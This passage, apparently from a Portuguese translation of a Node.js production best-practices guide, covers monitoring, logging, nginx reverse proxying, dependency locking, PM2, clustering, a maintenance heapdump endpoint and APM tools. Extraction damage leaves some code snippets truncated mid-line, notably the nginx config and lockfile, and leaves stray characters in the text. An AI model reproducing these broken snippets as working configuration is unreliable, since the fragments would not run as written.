e muitos outros.

Atingir os recursos avançados exige uma configuração demorada ou a compra de um produto comercial como Datadog, NewRelic e similares. Infelizmente, alcançar até mesmo o básico não é um passeio no parque, pois algumas métricas são relacionadas ao hardware (CPU) e outras vivem dentro do processo do Node (erros internos), portanto, todas as ferramentas simples requerem alguma configuração adicional. Por exemplo, soluções de monitoramento de fornecedores de nuvem (por exemplo, [AWS CloudWatch](#), [Google StackDriver](#)) informarão imediatamente sobre as métricas de hardware, mas não sobre o comportamento interno da aplicação. Por outro lado, soluções baseadas em log, como o ElasticSearch, não possuem a visualização de hardware por padrão. A solução é aumentar sua escolha com métricas ausentes, por exemplo, uma opção popular é enviar logs de aplicativos para o [Elastic stack](#) e configurar alguns agentes adicionais (por exemplo, [Beat](#)) para compartilhar informações relacionadas ao hardware para obter a imagem completa.

Exemplo de monitoramento: painel padrão do AWS CloudWatch. Difícil de extrair métricas na aplicação



Exemplo de monitoramento: painel padrão do StackDriver. Difícil de extrair métricas na aplicação



Exemplo de monitoramento: Grafana como camada de interface do usuário que visualiza dados brutos



O que Outros Blogueiros Dizem

Do blog [Rising Stack](#):

...Recomendamos que você observe esses sinais para todos os seus serviços:
 Taxa de erros: porque os erros são enfrentados pelo usuário e afetam imediatamente seus clientes. Tempo de resposta: porque a latência afeta diretamente seus clientes e negócios. Taxa de transferência: o tráfego ajuda você a entender o contexto de taxas de erro aumentadas e a latência também. Saturação: Diz quão “completo” é o seu serviço. Se o uso da CPU for de 90%, seu sistema pode lidar com mais tráfego? ...

5.2. Aumente a transparência usando smart logging

TL;DR: Logs podem ser um armazém inútil de instruções de debug ou o ativador de um belo dashboard que conta a história do seu app. Planeje sua plataforma de logs desde o primeiro dia: como os logs são coletados, armazenados e analisados para ter certeza de que as informações desejadas possam realmente ser extraídas, por exemplo, a avaliação de erro, após uma transação inteira através de serviços e servidores, etc.

Caso contrário: Você acaba com uma caixa preta que é difícil de raciocinar, então você começa a reescrever todas as declarações de log para adicionar informações adicionais.

Aumente a transparência usando smart logging

Explicação em um Parágrafo

Já que você imprime declarações de log de qualquer maneira e obviamente precisa de alguma interface que envolva informações de produção nas quais possa rastrear erros e métricas principais (por exemplo, quantos erros ocorrem a cada hora e qual é o ponto final da API mais lento) por que não investir algum esforço em uma estrutura de registro robusta que satisfará todos requisitos? Conseguir isso requer uma decisão ponderada em três etapas:


1. logging inteligente – no mínimo, você precisa usar uma biblioteca de registro respeitável como [Winston](#), [Bunyan](#) e escreva informações significativas em cada início e fim de transação.

Considere também formatar instruções de log como JSON e fornecer todas as propriedades contextuais (por exemplo, ID de usuário, tipo de operação, etc.) para que a equipe de operações possa atuar nesses campos. Inclua também um ID de transação exclusivo em cada linha de registro. Para obter mais informações, consulte o marcador abaixo “Escrever ID de transação para registrar”. Um último ponto a considerar também é incluir um agente que registre os recursos do sistema, como memória e CPU, por exemplo o Elastic Beat.

2. agregação inteligente – depois de obter informações abrangentes sobre o sistema de arquivos dos servidores, é hora de enviá-las periodicamente para um sistema que agrupa, facilita e visualiza esses dados. O stack Elastic, por exemplo, é uma escolha popular e gratuita que oferece todos os componentes para agregar e visualizar dados. Muitos produtos comerciais fornecem funcionalidade semelhante apenas reduzem significativamente o tempo de configuração e não requerem hospedagem.

3. visualização inteligente – agora as informações são agregadas e pesquisáveis, uma pessoa pode ficar satisfeita apenas com o poder de pesquisar facilmente os logs, mas isso pode ir muito além sem codificar ou gastar muito esforço. Agora, podemos mostrar métricas operacionais importantes, como taxa de erros, CPU média ao longo do dia, quantos novos usuários optaram por participar na última hora e qualquer outra métrica que ajude a gerenciar e melhorar nossa aplicação.

Exemplo de visualização: Kibana (parte do stack Elastic)
facilita a pesquisa avançada no conteúdo do log



Exemplo de visualização: Kibana (parte do stack Elastic) visualiza dados com base em logs



Citações de Blog: Requisitos do Logger

Do blog [Strong Loop](#):

Vamos identificar alguns requisitos (para um logger):

1. *Carimbo de data/hora de cada linha de log. Este é bastante auto-explicativo - você deve ser capaz de dizer quando cada entrada de log ocorreu.*
2. *Formato de registro deve ser facilmente entendido por seres humanos, bem como máquinas.*
3. *Permite múltiplos fluxos de destino configuráveis. Por exemplo, você pode estar gravando logs de rastreio em um arquivo, mas quando um erro é encontrado, grava no mesmo arquivo, depois no arquivo de erro e envia um email ao mesmo tempo...*

5.3. Delegue tudo o que for possível (por exemplo, gzip, SSL) a um proxy reverso

TL;DR: O Node é terrivelmente ruim em fazer tarefas intensas de CPU como gzipping, SSL termination, etc. Você deve usar serviços de middleware “reais” como nginx, HAProxy ou serviços de nuvem.

Caso contrário: Seu único e pobre thread permanecerá ocupado fazendo tarefas de infra-estrutura em vez de lidar com o núcleo da sua aplicação e o desempenho certamente será degradado.

Delegue tudo o que for possível (por exemplo, gzip, SSL) a um proxy reverso

Explicação em um Parágrafo

É muito tentador carregar o Express e usar suas várias opções de middleware para tarefas relacionadas à rede, como servir arquivos estáticos, codificação gzip, solicitações de limitação, terminação SSL etc. Isso é uma perda de desempenho devido ao seu modelo de thread único que manterá a CPU ocupada por longos períodos (Lembre-se, o modelo de execução do Node é otimizado para tarefas curtas ou tarefas relacionadas a IO assíncrono). Uma abordagem melhor é usar uma ferramenta especializada em tarefas de rede - os mais populares são o nginx e o HAproxy, que também são usados pelos maiores fornecedores de nuvem para aliviar a carga recebida nos processos node.js.

Exemplo de configuração do Nginx - usando o nginx para compactar as respostas do servidor

```
# configurar compactação gzip
gzip on;
gzip_comp_level 6;
gzip_vary on;

# configurar upstream
upstream myApplication {
    server 127.0.0.1:3000;
    server 127.0.0.1:3001;
    keepalive 64;
}

#definindo servidor da web
server {
    # configurar servidor com páginas ssl e de erro
    listen 80;
    listen 443 ssl;
    ssl_certificate /some/location/sillyfacesociety.com.bundle.crt;
    error_page 502 /errors/502.html;

    # lidando com conteúdo estático
    location ~ ^/(images/|img/|javascript/|js/|css/|stylesheets/|flash/|media
        root /usr/local/silly_face_society/node/public;
        access_log off;
        expires max;
}
```

O que Outros Blogueiros Dizem

- Do blog [Mubaloo](#):

...É muito fácil cair nessa armadilha - Você vê um pacote como o Express e pensa “Incrível! Vamos começar” - você codifica e tem uma aplicação que faz o que você deseja. Isso é excelente e, para ser honesto, você ganhou muito da batalha. No entanto, você perderá a guerra se fizer o upload do seu aplicativo em um servidor e escutá-lo na porta HTTP, porque esqueceu uma coisa muito importante: o Node não é um servidor da web. Assim que qualquer volume de tráfego começar a bater em sua aplicação, você perceberá que as coisas começam a dar errado: as conexões são

interrompidas, os recursos deixam de ser exibidos ou, no pior dos casos, o servidor falha. O que você está fazendo é tentar fazer com que o Node lide com todas as coisas complicadas que um servidor da Web comprovado faz muito bem. Por que reinventar a roda? Isto é apenas para um pedido, para uma imagem e tendo em conta que esta é a memória que a sua aplicação poderia ser usada para coisas importantes como ler uma base de dados ou lidar com lógica complicada; por que você prejudicaria sua aplicação apenas por conveniência?

- Do blog [Argteam](#):

Embora o express.js tenha manipulação interna de arquivos estáticos através de algum middleware de conexão, você nunca deve usá-lo. O Nginx pode fazer um trabalho muito melhor ao lidar com arquivos estáticos e pode impedir que solicitações de conteúdo não dinâmico obstruam nossos processos do Node...

5.4. Bloqueio de dependências

TL;DR: Seu código deve ser idêntico em todos os ambientes, mas, surpreendentemente, o npm permite que as dependências derivem entre os ambientes por padrão - quando você instala pacotes em vários ambientes, ele tenta buscar a versão mais recente dos pacotes. Supere isso usando arquivos de configuração do npm, .npmrc, que dirão a cada ambiente para salvar a versão exata (não a última) de cada pacote. Outra alternativa, para um controle melhor, use o “shrinkwrap” do npm. *Atualização: a partir do NPM5, as dependências são bloqueadas por padrão. O novo gerenciador de pacotes no pedaço, Yarn, também faz isso por padrão.

Caso contrário: O QA testará completamente o código e aprovará uma versão que se comportará de maneira diferente na produção. Pior ainda, servidores diferentes no mesmo cluster de produção podem executar código diferente.

Bloqueio de dependências

Explicação de um Parágrafo

Seu código depende de muitos pacotes externos, digamos que ele “requeira” e use momentjs-2.1.4. Depois, por padrão, quando você implanta para produção, o npm pode buscar momentjs

2.1.5, o que infelizmente traz alguns novos bugs à aplicação. Usando os arquivos de configuração do npm e o argumento `-save-exact = true` instrui o npm a se referir à *exata* versão que foi instalada, então da próxima vez que você executar `npm install` (em produção ou dentro de um contêiner Docker que você planeja enviar para a frente para testes), a mesma versão dependente será buscada. Uma abordagem alternativa e popular é usar um arquivo `.shrinkwrap` (gerado facilmente usando npm) que indica exatamente quais pacotes e versões devem ser instalados para que nenhum ambiente seja tentado a buscar versões mais novas do que o esperado.

- **Atualização:** a partir do npm 5, as dependências são bloqueadas automaticamente usando `.shrinkwrap`. O Yarn, um gerenciador de pacotes emergente, também bloqueia dependências por padrão.

Exemplo de código: arquivo `.npmrc` que instrui o npm a usar as versões exatas

```
// salve isso como arquivo .npmrc no diretório do projeto
save-exact:true
```

Exemplo de código: arquivo `shrinkwrap.json` que destila a árvore de dependência exata

```
{
  "name": "A",
  "dependencies": {
    "B": {
      "version": "0.0.1",
      "dependencies": {
        "C": {
          "version": "0.1.0"
        }
      }
    }
  }
}
```

Exemplo de código: npm 5 arquivo de bloqueio de dependências - `package.json`

```
{  
  "name": "package-name",  
  "version": "1.0.0",  
  "lockfileVersion": 1,  
  "dependencies": {  
    "cacache": {  
      "version": "9.2.6",  
      "resolved": "https://registry.npmjs.org/cacache/-/cacache-9.2.6.t  
      "integrity": "sha512-YK0Z5Np5t755edPL6gfdCeGxtU0rcW/DBhYhYVDckT+7  
    },  
    "duplexify": {  
      "version": "3.5.0",  
      "resolved": "https://registry.npmjs.org/duplexify/-/duplexify-3.5  
      "integrity": "sha1-GqdzAC4VeEV+nZ1KULDMquvL1gQ=",  
      "dependencies": {  
        "end-of-stream": {  
          "version": "1.0.0",  
          "resolved": "https://registry.npmjs.org/end-of-stream/-/e  
          "integrity": "sha1-1FlucCc0qT5A6a+GQxnqvZn/Lw4="  
        }  
      }  
    }  
  }  
}
```

5.5. Poupe tempo de atividade do processo usando a ferramenta certa

TL;DR: O processo deve continuar e ser reiniciado após falhas. Para cenários simples, as ferramentas de “reinicialização”, como PM2, podem ser suficientes. Entretanto, no mundo atual “dockerizado”, as ferramentas de gerenciamento de cluster também devem ser consideradas

Caso contrário: Rodar dezenas de instâncias sem uma estratégia clara e muitas ferramentas juntas (gerenciamento de cluster, docker, PM2) pode levar o DevOps ao caos.

Poupe tempo de atividade do processo usando a ferramenta certa

Explicação em um Parágrafo

No nível base, os processos do Node devem ser protegidos e reiniciados após falhas.

Simplificando, para aplicativos pequenos e para aqueles que não usam contêineres - ferramentas como [PM2](#) são perfeitas, pois trazem simplicidade, reiniciando recursos e também uma rica integração com o Node. Outros com fortes habilidades em Linux podem usar o systemd e executar o Node como um serviço. As coisas ficam mais interessantes para aplicativos que usam o Docker ou qualquer outra tecnologia de contêineres, pois geralmente são acompanhados por ferramentas de gerenciamento e orquestração de clusters (por exemplo, [AWS ECS](#), [Kubernetes](#), etc) que implantam, monitoram e curam contêineres. Com todos esses recursos avançados de gerenciamento de cluster, incluindo reinício do contêiner, por que mexer com outras ferramentas como o PM2? Não há resposta à prova de balas. Há boas razões para manter o PM2 dentro de contêineres (principalmente a versão específica de contêineres [pm2-docker](#)) como o primeiro nível de proteção - é muito mais rápido reiniciar um processo e fornecer recursos específicos do Node, como sinalizar ao código quando o contêiner de hospedagem solicitar a reinicialização normal. Outros podem optar por evitar camadas desnecessárias. Para concluir este artigo, nenhuma solução serve para todos eles e conhecer as opções é o mais importante.

O que Outros Blogueiros Dizem

- De [Boas Práticas em Produção do Express](#):

*... Em desenvolvimento, você iniciou sua aplicação simplesmente a partir da linha de comando com o node server.js ou algo semelhante. **Mas fazer isso na produção é uma receita para o desastre. Se o aplicativo falhar, ficará off-line** até que você reinicie. Para garantir que sua aplicação seja reiniciada se ela falhar, use um gerenciador de processos. Um gerenciador de processos é um “contêiner” para aplicativos que facilitam a implementação, fornece alta disponibilidade e permite gerenciar o aplicativo em tempo de execução.*

- De um post no blog Medium [Understanding Node Clustering](#):

... Entendendo o Cluster de Node.js no Docker “Os contêineres do Docker são ambientes virtuais simplificados e leves, projetados para simplificar os processos ao mínimo necessário. Processos que gerenciam e coordenam seus próprios recursos não são mais valiosos. Em vez disso, as empresas de gerenciamento, como Kubernetes, Mesos e Gado, popularizaram o conceito de que esses recursos devem ser gerenciados em toda a infraestrutura. Os recursos de CPU e memória são alocados por “agendadores” e os recursos de rede são gerenciados por平衡adores de carga fornecidos pelo stack.

5.6. Utilize todos os núcleos do processador

TL;DR: Em sua forma básica, uma aplicação Node roda em um único núcleo do processador enquanto todos os demais ficam inativos. É seu dever replicar o processamento do Node e utilizar todos os processadores. Para aplicações pequenas/médias você pode usar o Node Cluster ou PM2. Para uma aplicação maior, considere replicar o processo usando algum cluster do Docker (por exemplo, o K8S ou o ECS) ou scripts de deploy que são baseados no sistema de inicialização do Linux (por exemplo, systemd)


Caso contrário: Sua aplicação vai utilizar apenas 25% dos recursos disponíveis(!) ou talvez até menos. Note que um servidor típico possui 4 núcleos de processamento ou mais, o deploy ingênuo do Node.js utiliza apenas 1 (mesmo usando serviços de PaaS como AWS Beanstalk!)

Utilize todos os núcleos do processador

Explicação em um Parágrafo

Pode não ser uma surpresa que, em sua forma básica, o Node seja executado em um único thread = um único processo = um único CPU. Pagando por hardwares pesados com 4 ou 8 CPUs e utilizando apenas um parece loucura, certo? A solução mais rápida para aplicações de tamanho médio é o uso do módulo Node's Cluster, que em 10 linhas de código gera um processo para cada núcleo lógico e encaminha solicitações entre os processos em um estilo round-robin. Melhor ainda, use o PM2, que adoça o módulo de clustering com uma interface simples e interface de monitoramento legal. Embora essa solução funcione bem para aplicações tradicionais, ela pode ser insuficiente para aplicações que exigem desempenho de alto nível e fluxo de DevOps robusto. Para esses casos de uso avançado, considere a replicação do processo NODE usando o script de implantação e o balanceamento personalizados usando uma ferramenta especializada, como o nginx, ou use um mecanismo de contêiner como o AWS ECS ou Kubernetes que tenha recursos avançados para implantação e replicação de processos.

Comparação: balanceamento usando o cluster do Node versus o nginx



O que Outros Blogueiros Dizem

- Da [documentação do Node.js](#):

... A segunda abordagem, os clusters do Node, deve, em teoria, oferecer o melhor desempenho. Na prática, no entanto, a distribuição tende a ser muito desequilibrada devido aos caprichos do planejador do sistema operacional. Cargas foram observadas onde mais de 70% de todas as conexões acabaram em apenas dois processos, de um total de oito ...

- Do blog [StrongLoop](#):

... O clustering é possível com o módulo de cluster do Node. Isso permite que um processo mestre crie processos de trabalho e distribua conexões de entrada entre os trabalhadores. No entanto, em vez de usar este módulo diretamente, é muito melhor usar uma das muitas ferramentas que fazem isso por você automaticamente. por exemplo, node-pm ou cluster-service ...

- Do post no Medium [Desempenho do平衡amento de carga do processo Node.js: comparando módulo de cluster, iptables e Nginx](#)

... O cluster do Node é simples de implementar e configurar, as coisas são mantidas dentro do reino do Node sem depender de outro software. Lembre-se de que seu processo mestre funcionará quase tanto quanto os processos de trabalho e com uma taxa de solicitação um pouco menor do que as outras soluções. ...

5.7. Crie um ‘endpoint de manutenção’

TL;DR: Exponha um conjunto de informações relacionadas ao sistema, como uso de memória e REPL, etc, em uma API segura. Embora seja altamente recomendado confiar em ferramentas padrões e de battle-tests, algumas informações e operações valiosas são mais fáceis de serem feitas usando código.

Caso contrário: Você perceberá que está realizando muitos “deploys de diagnóstico” - enviando código para produção apenas para extrair algumas informações para fins de diagnóstico.

Crie um ‘endpoint de manutenção’

Explicação em um Parágrafo

Um endpoint de manutenção é uma API HTTP altamente seguro que faz parte do código da aplicação e sua finalidade é ser usado pela equipe de operação/produção para monitorar e expor a funcionalidade de manutenção. Por exemplo, ele pode retornar um dump de heap (instantâneo de memória) do processo, relatar se há algum vazamento de memória e até mesmo permitir executar comandos REPL diretamente. Esse endpoint é necessário onde as ferramentas DevOps convencionais (produtos de monitoramento, logs, etc) não conseguem reunir algum tipo específico de informações ou você escolhe não comprar/installar tais ferramentas. A regra de ouro é usar ferramentas profissionais e externas para monitorar e manter a produção, que geralmente são mais robustas e precisas. Dito isso, é provável que haja casos em que as ferramentas genéricas não conseguirão extrair informações específicas do Node ou da aplicação - por exemplo, caso você deseje gerar uma snapshot da memória no momento em que o GC concluiu um ciclo - algumas bibliotecas npm executarão isso para você, mas ferramentas de monitoramento populares provavelmente perderão essa funcionalidade. É importante manter esse endpoint privado e acessível apenas por administradores, pois ele pode se tornar um alvo de um ataque DDOS.

Exemplo de código: gerando um despejo de heap via código

```
const heapdump = require('heapdump');

// Verifique se o pedido está autorizado
function isAuthorized(req) {
```

```

// ...

}

router.get('/ops/heapdump', (req, res, next) => {
  if (!isAuthorized(req)) {
    return res.status(403).send('You are not authorized!');
  }

  logger.info('Prestes a gerar o heapdump');

  heapdump.writeSnapshot((err, filename) => {
    console.log('arquivo heapdump está pronto para ser enviado para o chat');
    fs.readFile(filename, "utf-8", (err, data) => {
      res.end(data);
    });
  });
});

});

```

Recursos Recomendados

[Preparando sua aplicação Node.js para produção \(Slides\)](#)

► [Preparando sua aplicação Node.js para produção \(Video\)](#)



5.8. Descubra erros e tempo de inatividade usando produtos APM

TL;DR: Produtos de monitoramento e desempenho (também conhecidos como APM) medem a base de código e a API de forma proativa para que possam ir “automagicamente” além do monitoramento tradicional e medir a experiência geral do usuário entre os serviços e camadas. Por exemplo, alguns APMs podem destacar uma transação que é carregada muito lentamente no lado do usuário final, sugerindo a causa raiz.


Caso contrário: Você pode gastar muito esforço medindo o desempenho e os tempos de inatividade da API, provavelmente você nunca saberá quais são suas partes de código mais lentas no cenário do mundo real e como elas afetam o UX.

Descubra erros e tempo de inatividade usando produtos APM


Explicação em um Parágrafo

O APM (monitoramento de desempenho de aplicação) refere-se a uma família de produtos que visa monitorar o desempenho da aplicação de ponta a ponta, também da perspectiva do cliente. Enquanto as soluções de monitoramento tradicionais se concentram em exceções e métricas técnicas autônomas (por exemplo, rastreamento de erros, pontos de extremidade de servidor lentos etc.), no mundo real nossa aplicação sem exceções de código pode criar usuários decepcionados, por exemplo, se algum serviço de middleware for executado muito lentamente. Os produtos APM medem a experiência do usuário de ponta a ponta, por exemplo, dado um sistema que engloba a UI frontend e vários serviços distribuídos - alguns produtos APM podem dizer quanto rápido dura uma transação que abrange vários níveis. Pode dizer se a experiência do usuário é sólida e apontar para o problema. Essa oferta atrativa vem com um preço relativamente alto, portanto, é recomendada para produtos complexos e em larga escala que exigem ir além do monitoramento direto.

